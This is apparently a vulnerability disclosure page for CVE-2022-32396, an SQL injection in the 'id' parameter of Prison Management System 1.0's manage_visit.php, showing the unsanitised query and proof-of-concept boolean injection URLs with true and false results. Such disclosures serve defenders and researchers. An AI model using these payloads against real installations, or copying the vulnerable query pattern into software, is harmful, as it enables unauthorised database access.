

main ▾

...

BugBounty / pms / cve-2022-32396.md



Dyrandy Update

History

1 contributor



24 lines (22 sloc) | 879 Bytes

...

CVE-2022-32396

Info

Prison Management System 1.0 - SQL Injection

Vendor Homepage : <https://www.sourcecodester.com/>

Software Link : <https://www.sourcecodester.com/php/15368/prison-management-system-phpoop-free-source-code.html>

[+] Vulnerability : SQL Injection

[+] Vulnerability Location : `$_GET['id']` in `/pms/admin/visits/manage_visit.php:4`

```
$qry = $conn->query("SELECT * from `visit_list` where id = '{$_GET['id']}' ");
```


PoC

- Payload :

Error Based


`http://localhost/pms/admin/visits/manage_visit.php?id=1'-if(database()='pms_db',0,1)%23`

- True : `http://localhost/pms/admin/visits/manage_visit.php?id=1'-if(database()='pms_db',0,1)%23`



A screenshot of a web browser window. The address bar shows the URL: `localhost/pms/admin/visits/manage_visit.php?id=1'-if(database()='pms_db',0,1)%23`. The page content includes a form with the following fields: "Inmate" (a dropdown menu), "Visitor's Full Name" (a text input field containing "Claire Blake"), "Contact #" (a text input field containing "09456213879"), and "Relation" (a text input field containing "Fiance").

- False : `http://localhost/pms/admin/visits/manage_visit.php?id=1'-if(database()='wrong',0,1)%23`



A screenshot of a web browser window. The address bar shows the URL: `localhost/pms/admin/visits/manage_visit.php?id=1'-if(database()='wrong',0,1)%23`. The page content shows the same form as the previous screenshot, but the input fields are empty. A red rectangular box highlights the form area.